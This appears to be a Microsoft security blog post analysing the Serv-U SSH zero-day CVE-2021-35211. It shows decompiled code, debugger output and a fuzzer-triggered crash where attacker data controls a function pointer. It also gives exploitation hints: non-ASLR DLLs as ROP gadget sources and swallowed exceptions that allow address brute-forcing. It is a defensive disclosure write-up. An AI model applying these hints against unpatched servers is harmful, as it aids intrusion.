A deep-dive into the SolarWinds Serv-U SSH vulnerability

microsoft.com/security/blog/2021/09/02/a-deep-dive-into-the-solarwinds-serv-u-ssh-vulnerability/

September 2, 2021

Several weeks ago, Microsoft detected a 0-day remote code execution exploit being used to attack the SolarWinds Serv-U FTP software in limited and targeted attacks. The Microsoft Threat Intelligence Center (MSTIC) attributed the attack with high confidence to DEV-0322, a group operating out of China, based on observed victimology, tactics, and procedures. In this blog, we share technical information about the vulnerability, tracked as CVE-2021-35211, that we shared with SolarWinds, who promptly released security updates to fix the vulnerability and mitigate the attacks.

This analysis was conducted by the Microsoft Offensive Research & Security Engineering team, a focused group tasked with supporting teams like MSTIC with exploit development expertise. Our team's remit is to make computing safer. We do this by leveraging our knowledge of attacker techniques and processes to build and improve protections in Windows and Azure through reverse engineering, attack creation and replication, vulnerability research, and intelligence sharing.

In early July, MSTIC provided our team with data that seemed to indicate exploit behavior against a newly-discovered vulnerability in the SolarWinds Serv-U FTP server's SSH component. Although the intel contained useful indicators, it lacked the exploit in question, so our team set out to reconstruct the exploit, which required to first find and understand the new vulnerability in the Serv-U SSH-related code.


As we knew this was a remote, pre-auth vulnerability, we quickly constructed a fuzzer focused on the pre-auth portions of the SSH handshake and noticed that the service captured and passed all access violations without terminating the process. It immediately became evident that the Serv-U process would make stealthy, reliable exploitation attempts simple to accomplish. We concluded that the exploited vulnerability was caused by the way Serv-U initially created an OpenSSL AES128-CTR context. This, in turn, could allow the use of uninitialized data as a function pointer during the decryption of successive SSH messages. Therefore, an attacker could exploit this vulnerability by connecting to the open SSH port and sending a malformed pre-auth connection request. We also discovered that the attackers were likely using DLLs compiled without address space layout randomization (ASLR) loaded by the Serv-U process to facilitate exploitation.

We shared these findings, as well as the fuzzer we created, with SolarWinds through Coordinated Vulnerability Disclosure (CVD) via Microsoft Security Vulnerability Research (MSVR), and worked with them to fix the issue. This is an example of intelligence sharing and industry collaboration that result in comprehensive protection for the broader community through detection of attacks through products and fixing vulnerabilities through security updates.

Vulnerability in Serv-U’s implementation of SSH

Secure Shell (SSH) is a widely adopted protocol for secure communications over an untrusted network. The protocol behavior is defined in multiple requests for comment (RFCs), and existing implementations are available in open-source code; we primarily used RFC 4253, RFC 4252, and libssh as references for this analysis.

The implementation of SSH in Serv-U was found by enumerating references to the “SSH-“ string, which must be present in the first data sent to the server. The most likely instance of such code was the following:




```
char __fastcall CSUSSHSocket::ParseBanner(CRhinoProductSocket *a1, const char *const *pBuf, _DWORD *pLen)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( sscanf_s(*pBuf, "SSH-%d.%d", &a1->ssh_ver_maj, &a1->ssh_ver_minor) == 2 )
  {
```

Figure 1. Promising instance of “SSH-” string

Putting a breakpoint on the above code and attempting to connect to Serv-U with an SSH client confirmed our hypothesis and resulted in the breakpoint being hit with the following call stack:




```
 # Child-SP          RetAddr               Call Site
00 00000068`b68ff150 00000001`80144ecd     Serv_U!CUPnPNotifyEvent::SetTimeout+0x446e
01 00000068`b68ff1e0 00000184`d3e58dd7     Serv_U!CUPnPNotifyEvent::SetTimeout+0x71dd
02 00000068`b68ff2b0 00000184`d3e58c5c     RhinoNET!CRhinoSocket::ProcessReceiveBuffer+0x33
03 00000068`b68ff2f0 00000184`d3e56c4e     RhinoNET!CRhinoSocket::OnReceive+0x170
04 00000068`b68ff340 00000184`d3e532eb     RhinoNET!CRhinoProductSocket::OnReceive+0x3e
05 00000068`b68ff370 00000184`d3e5356b     RhinoNET!CAsyncSocketX::DoCallBack+0x107
06 00000068`b68ff3a0 00000184`d3e5350f     RhinoNET!CAsyncSocketX::ProcessAuxQueue+0x53
07 00000068`b68ff3d0 00007ffa`6515a399     RhinoNET!CSocketWndX::OnSocketNotify+0x13
```

Figure 2. The call stack resulting from a break point set on code in Figure 1.

At this point, we noticed that *Serv-U.dll* and *RhinoNET.dll* both have ASLR support disabled, making them prime locations for ROP gadgets, as any addresses within them will be constant across any server instances running on the internet for a given Serv-U version.

After reversing related code in the *RhinoNET* and *Serv-U* DLLs, we could track SSH messages’ paths as Serv-U processes them. To handle an incoming SSH connection, *Serv-U.dll* creates a *CSUSSHSocket* object, which is derived from the *RhinoNET!CRhinoSocket class*. The *CSUSSHSocket* object lifetime is the length of the TCP connection—it persists across possibly many individual TCP packets. The underlying *CRhinoSocket* provides a buffered interface to the socket such that a single TCP packet may contain any number of bytes. This implies a single packet may include any number of SSH messages (provided they fit in the maximum buffer size), as well as partial SSH messages. The *CSUSSHSocket::ProcessRecvBuffer* function is then responsible for parsing the SSH messages from the buffered socket data.

CSUSSHSocket::ProcessRecvBuffer begins by checking for the SSH version with *ParseBanner*. If *ParseBanner* successfully parses the SSH version from the banner, *ProcessRecvBuffer* then loops over *ParseMessage*, which obtains a pointer to the current message in the socket data and extracts the *msg_id* and *length* fields from the message (more on the *ParseMessage* function later).




```
if ( !a1->ssh_banner_status )
  bUsed = CSUSSHSocket::ParseBanner(a1, (const char *const *)pBuf, p_buf_len);
if ( a1->ssh_banner_status == 1 )
{
  msg = CSocketMessage::create(a1, 5304);
  if ( msg )
  {
    v6 = 0;
    packet_len = 0;
    payload_len = 0;
    len_comp = 0;
    v27 = 0;
    v7 = 0;
    v25 = 0;
    pad_len = 0;
    msg_id = 0;
    pkt = 0i64;
    v8 = 0;
    v22 = 0;
    buf_len_before = *p_buf_len;
    v24 = *p_buf_len;
    bUsed = 1;
    while ( bUsed
         && CSUSSHSocket::ParseMessage(
              a1,
              &bUsed,
              pBuf,
              p_buf_len,
              &packet_len,
              &payload_len,
              &len_comp,
              &pad_len,
              &msg_id,
              &pkt) )
    {
```

Figure 3. Selection of code from CSUSSHSocket::ProcessRecvBuffer processing loop

The socket data being iterated over is conceptually an array of the pseudo-C structure *ssh_msg_t*, as seen below. The message data is contained within the payload buffer, the first byte of which is considered the *msg_id*:

```
struct ssh_msg_t {
    u32 packet_length;
    u8 padding_length;
    // first byte is the msg_id
    u8 payload[packet_length - padding_length - 1];
    u8 random_padding[padding_length];
    // mac_length is 0 initially, until non-"none"
    // mac algorithm is negotiated
    u8 mac[mac_length];
};
```

ProcessRecvBuffer then dispatches handling of the message based on the *msg_id*. Some messages are handled directly from the message parsing loop, while others get passed to *ssh_pkt_others*, which posts the message to a queue for another thread to pick up and process.




```
          case 5u:
            ssh_pkt_5_svc_req(a1, pkt, packet_len);
            break;
          case 20u:
            if ( !ssh_pkt_20_kexinit(a1, (char *)pkt - 1, packet_len + 1) )
              goto LABEL_27;
            break;
          case 21u:
            ssh_pkt_21_newkeys(a1);
            break;
          case 30u:
            ssh_pkt_30_kexdh_init(a1, pkt, packet_len);
            break;
          case 32u:
            ssh_pkt_32(a1, pkt, packet_len);
            break;
          case 34u:
            ssh_pkt_34(a1, pkt, packet_len, 0);
            break;
          default:
LABEL_27:
            if ( a1->m_bCipherActive || msg_id && msg_id <= 49u )
            {
              ssh_pkt_others(a1, &msg, pkt, payload_len, pad_len, msg_id, buf_len_read, v13);
              v10 = 1;
              v21 = 1;
            }
```

Figure 4.Pre-auth reachable handlers in CSUSSHSocket::ProcessRecvBuffer

If the *msg_id* is deferred to the alternate thread, *CSSHSession::OnSSHMessage* processes it. This function mainly deals with messages that need to interact with Serv-U managed user profile data (e.g., authentication against per-user credentials) and UI updates. *CSSHSession::OnSSHMessage* turned out to be uninteresting in terms of vulnerability hunting as most message handlers within it require successful user authentication (initial telemetry indicated this was a pre-authentication vulnerability), and no vulnerabilities were found in the remaining handlers.

When initially running fuzzers against Serv-U with a debugger attached, it was evident that the application was catching exceptions which would normally crash a process (such as access violations), logging the error, modifying state just enough to avoid termination of the process, and then continuing as if there had been no problem. This behavior improves uptime of the file server application but also results in possible memory corruption lingering around in the process and building up over time. As an attacker, this grants opportunities like brute-forcing addresses of code or data with dynamic addresses.

This squashing of access violations assists with exploitation, but for fuzzing, we filtered out "uninteresting" exceptions generated by read/write access violations and let the fuzzer run until hitting a fault wherein RIP had been corrupted. This quickly resulted in the following crashing context:



```
  mov     qword ptr [rsp+20h], r9
  push    rbx
  push    rbp
  push    rsi
  push    rdi
  push    r12
  push    r15
  mov     eax, 28h
  call    LIBEAY32!FINGERPRINT_premain+0x2d9d0 (00000000`6695a4d0)
  sub     rsp, rax
0 mov     rsi, qword ptr [rsp+90h]
  mov     r10, r9
0 mov     r12, qword ptr [rsp+88h]
  mov     rdi, r8
  mov     r15, rdx
  mov     rbp, rcx
  mov     ebx, dword ptr [rsi]
  test    ebx, ebx
  je      LIBEAY32!CRYPTO_ctr128_encrypt+0x62 (00000000`668595d2)
  nop     dword ptr [rax]
  test    rdi, rdi
  je      LIBEAY32!CRYPTO_ctr128_encrypt+0x62 (00000000`668595d2)
  mov     eax, ebx
  dec     rdi
  movzx   ecx, byte ptr [rax+r12]
  xor     cl, byte ptr [rbp]
  inc     rbp
  mov     byte ptr [r15], cl
  inc     r15
  inc     ebx
  and     ebx, 0Fh
  jne     LIBEAY32!CRYPTO_ctr128_encrypt+0x40 (00000000`668595b0)
0 mov     r9, qword ptr [rsp+98h]
0 mov     rcx, qword ptr [rsp+80h]
  cmp     rdi, 10h
  jb      LIBEAY32!CRYPTO_ctr128_encrypt+0x12e (00000000`6685969e)
  mov     qword ptr [rsp+60h], r13
  xor     ebx, ebx
  mov     r13, rdi
  mov     qword ptr [rsp+20h], r14
  shr     r13, 4
  mov     rsi, r15
  imul    rax, r13, 0FFFFFFFFFFFFFFF0h
  mov     r14, rbp
  mov     dword ptr [rsp+70h], ebx
  mov     rbx, qword ptr [rsp+78h]
  add     rdi, rax
  mov     rax, r13
  sub     rsi, r12
  shl     rax, 4
  sub     r14, r12
  add     r15, rax
  add     rbp, rax
0 nop     dword ptr [rax+rax]
  mov     r8, rbx
  mov     rdx, r12
  call    r9 {00450030`00420031}
0 mov     rcx, qword ptr [rsp+80h]
  call    LIBEAY32!CRYPTO_ctr128_encrypt_ctr32+0x230 (00000000`66859920)
  mov     edx, 2
  mov     rcx, r12
  xchg    ax, ax
  mov     rax, qword ptr [r14+rcx]
  xor     rax, qword ptr [rcx]
  mov     qword ptr [rsi+rcx], rax
  lea     rcx, [rcx+8]
  sub     rdx, 1
  jne     LIBEAY32!CRYPTO_ctr128_encrypt+0xe0 (00000000`66859650)
```

```
0:001> r
rax=0000000000000010 rbx=00000295e8b8df00 rcx=00000295e8c821f8
rdx=00000295e8c82208 rsi=0000000000078528 rdi=0000000000000000
rip=0045003000420031 rsp=000000a804bfed78 rbp=00000295e8f0d934
 r8=00000295e8b8df00  r9=0045003000420031 r10=00000295e8b8df00
r11=00000295e8f0d924 r12=00000295e8c82208 r13=0000000000000001
r14=000000000028b71c r15=00000295e8cfa740
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
00450030`00420031 ??              ???
0:001> k
 # Child-SP          RetAddr               Call Site
00 000000a8`04bfed78 00000000`66859639     0x00450030`00420031
01 000000a8`04bfed80 00000000`668b1cb8     LIBEAY32!CRYPTO_ctr128_encrypt+0xc9
02 000000a8`04bfede0 00000000`6692f41b     LIBEAY32!EVP_rc4_40+0x488
03 000000a8`04bfee30 00000000`668aefaa     LIBEAY32!FINGERPRINT_premain+0x291b
04 000000a8`04bfee70 00000001`8016086c     LIBEAY32!EVP_EncryptUpdate+0xda
05 000000a8`04bfeec0 00000001`80141795     Serv_U!CUPnPNotifyEvent::SetTimeout+0x22b7c
06 000000a8`04bfef00 00000001`80141263     Serv_U!CUPnPNotifyEvent::SetTimeout+0x3aa5
07 000000a8`04bfef40 00000001`80144fb0     Serv_U!CUPnPNotifyEvent::SetTimeout+0x3573
08 000000a8`04bfefe0 00000295`e79c8dd7     Serv_U!CUPnPNotifyEvent::SetTimeout+0x72c0
09 000000a8`04bff0b0 00000295`e79c8c5c     RhinoNET!CRhinoSocket::ProcessReceiveBuffer+0x33
0a 000000a8`04bff0f0 00000000`00000000     RhinoNET!CRhinoSocket::OnReceive+0x170
0:001> .formats 00450030`00420031
Evaluate expression:
  Hex:     00450030`00420031
  Decimal: 19421979555790897
  Octal:   0001050003000020400061
  Binary:  00000000 01000101 00000000 00110000 00000000 01000010 00000000 00110001
  Chars:   .E.0.B.1
  Time:    Tue Jul 18 20:25:55.579 1662 (UTC - 7:00)
  Float:   low 6.06121e-039 high 6.33672e-039
  Double:  2.33641e-307
0:001> lmvm libeay32
Browse full module list
start             end                 module name
00000000`667f0000 00000000`66a5d000   LIBEAY32 C (export symbols)       LIBEAY32.dll
    Loaded symbol image file: LIBEAY32.dll
    Image path: C:\Program Files\RhinoSoft\Serv-U\LIBEAY32.dll
    Image name: LIBEAY32.dll
    Browse all global symbols  functions  data
    Timestamp:        Mon Dec 28 05:40:10 2020 (5FE9E03A)
    CheckSum:         00000000
    ImageSize:        0026D000
    File version:     1.0.2.21
    Product version:  1.0.2.21
    File flags:       0 (Mask 3F)
    File OS:          4 Unknown Win32
    File type:        2.0 Dll
    File date:        00000000.00000000
    Translations:     0409.04b0
    Information from resource tables:
        CompanyName:      The OpenSSL Project, http://www.openssl.org/
        ProductName:      The OpenSSL Toolkit
        InternalName:     libeay32
        OriginalFilename: libeay32.dll
        ProductVersion:   1.0.2u
        FileVersion:      1.0.2u
        FileDescription:  OpenSSL Shared Library
        LegalCopyright:   Copyright © 1998-2005 The OpenSSL Project. Copyright © 1995-1998 Eri
0:001> p-
Time Travel Position: 17147:1E2 [Unindexed] Index
00450030`00420031 ??              ???
0:001> p-
Time Travel Position: 17147:1E1 [Unindexed] Index
LIBEAY32!CRYPTO_ctr128_encrypt+0xc6:
00000000`66859636 41ffd1          call    r9 {00450030`00420031}
```

Figure 5. WinDbg showing crashing context from fuzzer-generated SSH messages

As seen above, *CRYPTO_ctr128_encrypt* in *libeay32.dll* (part of OpenSSL) attempted to call an invalid address. The version of OpenSSL used is 1.0.2u, so we obtained the sources to peruse. The following shows the relevant OpenSSL function:

```
void CRYPTO_ctr128_encrypt(const unsigned char *in, unsigned char *out,
                           size_t len, const void *key,
                           unsigned char ivec[16],
                           unsigned char ecount_buf[16], unsigned int *num,
                           block128_f block)
{
/* snip */
                (*block) (ivec, ecount_buf, key);
/* snip */
}

static int aes_ctr_cipher(EVP_CIPHER_CTX *ctx, unsigned char *out,
                          const unsigned char *in, size_t len)
{
    unsigned int num = ctx->num;
    EVP_AES_KEY *dat = (EVP_AES_KEY *) ctx->cipher_data;

    if (dat->stream.ctr)
        CRYPTO_ctr128_encrypt_ctr32(in, out, len, &dat->ks,
                                    ctx->iv, ctx->buf, &num, dat->stream.ctr);
    else
        CRYPTO_ctr128_encrypt(in, out, len, &dat->ks,
                              ctx->iv, ctx->buf, &num, dat->block);
    ctx->num = (size_t)num;
    return 1;
}
```

